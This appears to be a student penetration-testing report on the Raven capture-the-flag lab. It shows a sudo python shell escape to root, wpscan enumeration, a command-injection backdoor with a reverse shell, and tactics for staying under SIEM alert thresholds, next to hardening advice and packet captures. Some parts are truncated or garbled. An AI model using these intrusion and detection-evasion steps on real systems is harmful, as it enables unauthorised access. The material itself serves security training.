


```
    </div>
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/po
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googl
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
```

Exploitation: Weak Superuser access -

Summarize the following:

- How did you exploit the vulnerability? After performing ***sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’*** it was determined that Steven was able to run python with sudo access without password.
- What did the exploit achieve? It allowed him to escape back into the terminal as root instead of himself.
- Screenshot -



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
 ______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.
```

Avoiding Detection

Stealth Exploitation of [HTTP Errors Vulnerability 1]-Darrel

Monitoring Overview

- Which alerts detect this exploit?

  Answer: Excessive HTTP Errors Brute Force
- Which metrics do they measure?

  Answer: http.response.status_code
- Which thresholds do they fire at?

  Answer: above 400 response.status_code in a 5 minute window.

Mitigating Detection

- How can you execute the same exploit without triggering the alert? nmap and wpscan. Enumerating users and vulnerabile plugins from wordpress website. (wpscan --url://192.168.1.110/wordpress --wp-content-dir -eu)

  Answer: The alert sends a trigger when the count is above 400 in a 5 min window. Keep the exploit below 400
- Are there alternative exploits that may perform better?

  Answer: Check Malicious Git HTTP Server for CVE-2017-1000117 39
- Lock out accounts for 30 minutes after 5 unsuccessful attempts.
- Create a list of Blocked IP addresses based on IP address that have 30 unsuccessful attempts in 3 months.
- making sure the staff members have required continued education every 3 to 6 months to keep employees compliant with all password policies and usernames. Educating on mitigating vulnerabilities is the base line to start.

Stealth Exploitation of HTTP Requests -

Monitoring Overview

- Which alerts detect this exploit?
  - The alert that detects this exploit is HTTP Request Bytes
- Which metrics do they measure?
  - The sum of bytes (> 3500 bytes) within one minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Leaving a smaller footprint through less HTTP traffic

Stealth Exploitation of CPU usage monitor -

Monitoring Overview

- Which alerts detect this exploit? ***CPU system process total usage by percent.***
- Which metrics do they measure? ***When max usage exceeds 50 percent.***
- Which thresholds do they fire at? ***When usage exceeds 50 percent in a 5 minute window.***

Mitigating Detection

- How can you execute the same exploit without triggering the alert? ***All attacks must occur within a 4 minute window with less resources and at least a 5 minute rest period in between exploits to prevent triggering alert.***
- Are there alternative exploits that may perform better? ***In order to avoid deducing a specific origin of attack location the attacks should be distributed across multiple IP addresses to make identification more difficult.***

Maintaining Access

Backdooring the Target - Rebecca/Darrel

Backdoor Overview - Open SSH - no backdoor activity needed


- What kind of backdoor did you install?

  Answer: (reverse shell/backdoor.php with netcat listener)

- How did you drop it (via Metasploit, phishing, etc.)?
  - *Answer: http://192.168.1.115/contact.php*
  - *command injection attacks*
- How do you connect to it?
  - *http://192.168.1.115/contact.php?cmd=id*
- ***Alarm**: to be sent once 100 connection attempts occur in an hour.*
- *setting an alert for any files being uploaded on Port 4444, setting threshold to be sent if one or more attempts is made*
- ***Hardening System from reverse shell**.*

1. *Ensure only necessary ports are open.*
2. *Block all IP addresses other than whitelisted IP addresses which will only limit the risk of reverse shell connections, and not eliminate the risk.*
3. *Set access to sensitive folders to read only to prevent payloads from being uploaded.*
4. *Regularly run a system port scan and audit any open ports.*
5. *Ensure the firewall is regularly patched, and that the firewall detects and cuts off the scan attempt in real time.*
6. *Regularly check logs and Blacklist IP addresses that attempts port scans.*

Members of our SOC team



Network
Address Range:
192.168.1.1/225
Netmask:
255.255.240.0
Gateway:
10.0.0.1

Machines
IPv4:192.168.1.1
OS: Windows
Hostname: ELK

IPv4:192.168.90
OS: Linux
Hostname: Kali

IPv4:192.168.110
OS: Linux
Hostname: Target 1

IPv4:192.168.115
OS: Linux
Hostname: Target 2

Exploitation: HTTP

Summarize the following:

- How did you exploit the vulnerability?

  Nmap and wpscan
- What did the exploit achieve?

  Enumerating users and vulnerable plugins from wordpress website
- Include a screenshot or command output illustrating the exploit.

  ```
  wpscan --url http://192.168.1.110/wordpress  --wp-content-dir -eu
  ```

Exploitation: MySQL 5.5

Summarize the following:

- How did you exploit the vulnerability?

  Hosting the file with Python’s SimpleHTTPServer module

- What did the exploit achieve?

  Log in to the MySQL database mysql

- Include a screenshot or command output illustrating the exploit.

  ```
  python -m SimpleHTTPServer 80
  ```

Set up AD Network and Domain Controller

Image below.

1. Detecting that the client and server passing DNS, DHCP, and LDAP protocols.
2. Client Machine DESKTOP-86J4BX authenticated to Frank-n-ted.com domain.
3. The domain was set up inside the corporate domain

Wireshark · Follow TCP Stream (tcp.stream eq 10) · pcap.pcap


```
3185 49.7810332                                             Win=8192 Len=0
Frame 3193: 54 by
Interface id: 0
Encapsulation t
Arrival Time: J
[Time shift for
Epoch Time: 159
[Time delta fro
[Time delta fro
[Time since ref
```

```
....j..0..........
..0.0........     ..0.........0.......@.....0........0..
rotterdam-pc$....MIND-HAMMER.NET.$0".......0...krbtgt..MIND-HAMMER.NET....
20370913024805Z....20370913024805Z.....J'2..0...............y.....
0.0..........ROTTERDAM-PC     ....~...0.................20190719185232Z....
7t.........MIND-HAMMER.NET.$0".......0...krbtgt..MIND-HAMMER.NET......0..0..........}
0{08......1./MIND-HAMMER.NEThostrotterdam-pc.mind-hammer.net0......08......1./MIND-
HAMMER.NEThostrotterdam-pc.mind-hammer.net0  .........0       .........0
.........
```

